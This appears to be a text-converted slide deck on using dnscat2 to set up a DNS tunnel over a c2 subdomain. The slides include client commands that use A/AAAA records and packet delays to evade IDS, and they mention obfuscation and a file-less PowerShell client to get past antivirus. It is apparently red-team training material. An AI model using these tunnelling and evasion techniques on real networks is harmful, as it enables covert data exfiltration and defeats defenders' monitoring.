


Dnscat2 with Subdomain


c2.globonamtics.com




Establishing a DNS Tunnel



Establishing a DNS Tunnel



Demo



Establish a dns tunnel

- Using the globonamtics.com domain
- Over legitimate DNS infrastructure

Exfiltrate information



Avoiding Detection

Use A and AAAA type records to avoid detection by IDS


```
./dnscat --dns domain=globonamtics.com,type=A,AAAA
```

Adding a delay between the transmission of the packets

```
./dnscat --dns domain=globonamtics.com --delay 5000 --steady
```



Alternative Dnscat Client




Antivirus detects the dnscat client

- Build from source
- Common obfuscation techniques

Alternative client for file-less execution

- <https://github.com/lukebaggett/dnscat2>
[-powershell](#)

Demo



Load dnscat2-powershell module

Establish a DNS tunnel



More Information

Documentation

Dnscat2 documentation

<https://github.com/iagox86/dnscat2/tree/master/doc>

Authoritative DNS server setup

https://github.com/iagox86/dnscat2/blob/master/doc/authoritative_dns_setup.md

Alternative client

Dnscat2 PowerShell Client

<https://github.com/lukebaggett/dnscat2-powershell>

